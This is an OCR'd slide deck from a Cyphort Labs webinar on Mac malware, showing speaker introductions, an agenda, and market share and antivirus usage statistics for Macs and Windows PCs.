Cyphort Labs Malware's Most Wanted Series

MMW

Discover. Dissect. Destroy.

CYPHORT

Mac Malware

@belogor

Hack Different.

Your speakers today

Nick Bilogorskiy
@belogor
Director of Security Research

Shel Sharma
Product Marketing Director

CYPHORT™

Agenda

- Mac Trends and Stats
- Mac Malware
- Mac Adware
- Wrap-up and Q&A

Cyphort Labs T-shirt

Threat Monitoring & Research team

24X7 monitoring for malware events

Assist customers with their Forensics and Incident Response

We enhance malware detection accuracy

False positives/negatives

Deep-dive research


We work with the security ecosystem

Contribute to and learn from malware KB

Best of 3rd Party threat data

cyphort.com/blog

Mac Growth


Apple Reclaims Title of Most Valuable Brand
Brand value of the world's most valuable brands in 2015
Brand value change 2015 vs. 2014
$246.99b 67%
Google $173.65b 9%
Microsoft $115.50b 28%
IBM $93.99b -13%
VISA $91.96b 16%
at&t $89.49b 15%
verizon $86.01b 36%
Coca-Cola $83.84b 4%
$81.16b -5%
Marlboro $80.35b 19%
#1
@Statista_com
Source: Millward Brown, WPP
statista


Mac Growth

Preliminary US PC Shipments 1Q15

	1Q15 Shipments	1Q15 Market Share	1Q14 Shipments	1Q14 Market Share	1Q15/1Q14 Growth
HP	3,627	26.1	3,504	24.9	3.5
Dell	3,227	23.2	3,355	23.8	-3.8
Apple	1,670	12.0	1,534	10.9	8.9
Lenovo	1,645	11.8	1,449	10.3	13.5
ASUS	996	7.2	899	6.4	10.8
Others	2,730	19.6	3,340	23.7	-18.3
Total	13,895	100.0	14,080	100.0	-1.3

Gartner's Preliminary U.S. PC Vendor Unit Shipment Estimates for 1Q15 (Thousands of Units)

Mac Growth




Apple's U.S. Market Share Trend: 1Q06-1Q15 (Gartner)

MAC vs Windows


ANTIVIRUS USAGE FOR MAC

ANTIVIRUS USAGE FOR WINDOWS



RTP USAGE FOR MAC


RTP USAGE FOR WINDOWS




OPSWAT 2015 data

Mac Not Protected

1 in 6 Macs actively protected by an antivirus program




Mac Malware on the Rise



Kaspersky data

